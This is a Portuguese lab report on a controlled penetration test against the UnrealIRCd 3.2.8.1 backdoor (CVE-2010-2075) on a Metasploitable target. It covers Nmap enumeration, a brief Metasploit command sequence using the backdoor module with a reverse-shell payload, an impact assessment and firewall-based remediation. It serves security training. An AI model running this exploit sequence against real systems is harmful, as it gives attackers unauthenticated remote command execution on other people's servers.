

Relatório de laboratório de PenTest controlado para backdoor do UnrealIRCd 3.2.8.1 (CVE-2010-2075) no Metasploitable3 com etapas de remediação.

Um projeto controlado de teste de penetração focado em identificar, explorar e corrigir o backdoor do UnrealIRCd 3.2.8.1 (CVE-2010-2075) em um ambiente de treinamento isolado.
Aviso: Este projeto foi conduzido estritamente para fins educacionais e de testes de segurança autorizados contra um ambiente de laboratório deliberadamente vulnerável. Nenhum sistema não autorizado foi alvo.
Este projeto demonstra um fluxo de trabalho completo de avaliação de vulnerabilidades e exploração contra um serviço UnrealIRCd 3.2.8.1 vulnerável.
A avaliação abrange:
| Item | Detalhes |
|---|---|
| Alvo | Ambiente de Laboratório Metasploitable |
| IP do Alvo | 10.10.10.13 |
| Serviço Vulnerável | UnrealIRCd |
| Versão | 3.2.8.1 |
| Protocolo | IRC |
| Porta | 6667/TCP |
| Vulnerabilidade | Backdoor do UnrealIRCd |
| CVE | CVE-2010-2075 |
| Severidade | Crítica |
De acordo com o Banco de Dados Nacional de Vulnerabilidades do NIST, as distribuições afetadas do UnrealIRCd 3.2.8.1 continham uma modificação introduzida externamente que poderia permitir que atacantes remotos executassem comandos arbitrários.
Os principais objetivos desta avaliação foram:
| Ferramenta | Finalidade |
|---|---|
| Nmap | Varredura de portas e enumeração de serviços |
| Netcat | Teste de conectividade do serviço TCP |
| Metasploit Framework | Exploração controlada |
| Linux CLI | Verificação e endurecimento do sistema |
| UFW | Configuração de firewall |
| Python | Tarefas complementares de segurança/testes |
A avaliação seguiu um fluxo de trabalho simplificado de teste de penetração:
Reconnaissance
      ↓
Service Enumeration
      ↓
Vulnerability Identification
      ↓
Exploitation
      ↓
Evidence Collection
      ↓
Impact Assessment
      ↓
Remediation
      ↓
Verification
A primeira etapa foi identificar os serviços expostos no host alvo.
A avaliação identificou um serviço IRC escutando em:
TCP/6667
O serviço foi associado ao UnrealIRCd 3.2.8.1, uma versão conhecida por ser afetada pela vulnerabilidade de backdoor.

Figura 1 — Enumeração de portas e serviços
A descoberta da porta TCP/6667 forneceu a indicação inicial de que um serviço IRC estava exposto e exigia investigação adicional.
A versão do UnrealIRCd identificada foi associada ao CVE-2010-2075.
A vulnerabilidade não é simplesmente um bug de software convencional. O pacote afetado continha uma modificação/backdoor maliciosa que permitia a execução remota de comandos. O NVD descreve o problema como um Cavalo de Troia introduzido externamente na macro DEBUG3_DOLOG_SYSTEM.
A documentação do Metasploit da Rapid7 identifica o módulo correspondente como:
exploit/unix/irc/unreal_ircd_3281_backdoor
e o descreve como a exploração do backdoor malicioso presente nos arquivos afetados do UnrealIRCd 3.2.8.1.
A vulnerabilidade foi validada no ambiente de laboratório isolado usando o Metasploit Framework.
Exemplo de fluxo de exploração:
msfconsole

use exploit/unix/irc/unreal_ircd_3281_backdoor

set RHOSTS 10.10.10.13

set PAYLOAD cmd/unix/reverse

run
O objetivo desta etapa foi verificar se o serviço exposto poderia ser abusado para obter execução remota de comandos.
A Rapid7 documenta este módulo do Metasploit especificamente para o backdoor do UnrealIRCd 3.2.8.1.

Figura 2 — Evidência da exploração controlada
As evidências demonstram o estágio de exploração realizado contra o alvo de laboratório autorizado.
A exploração bem-sucedida do backdoor pode fornecer a um atacante a capacidade de executar comandos remotamente no contexto de segurança do processo do UnrealIRCd afetado.
Os privilégios exatos obtidos dependem da conta sob a qual o daemon IRC está sendo executado.
O impacto potencial inclui:
Importante: O impacto potencial não deve ser interpretado como evidência de que todas as ações listadas foram realizadas durante esta avaliação.
A documentação do Nmap para o backdoor do UnrealIRCd confirma que a vulnerabilidade pode ser usada para executar comandos arbitrários no sistema remoto.
A instalação vulnerável do UnrealIRCd não deve permanecer exposta em um ambiente de produção.
As ações de remediação recomendadas incluem:
Se o IRC não for necessário:
sudo ufw deny 6667/tcp
Se o serviço for necessário, o acesso deve ser restrito a redes confiáveis em vez de ser amplamente exposto.
A abordagem preferida é remover o software vulnerável e implantar uma versão suportada e confiável, em vez de tentar depender apenas da filtragem de rede.
O estágio de remediação foi documentado após a aplicação dos controles de segurança apropriados.

Figura 3 — Evidência de remediação / endurecimento
As evidências de remediação devem demonstrar o estado do serviço e/ou da configuração do firewall após a aplicação das ações corretivas.
| Categoria | Avaliação |
|---|---|
| Vulnerabilidade | Backdoor do UnrealIRCd 3.2.8.1 |
| CVE | CVE-2010-2075 |
| Vetor de Ataque | Rede |
| Autenticação Necessária | Nenhuma autenticação necessária para acionar o backdoor |
| Interação do Usuário | Não necessária |
| Impacto | Execução remota de comandos |
| Severidade | Crítica |
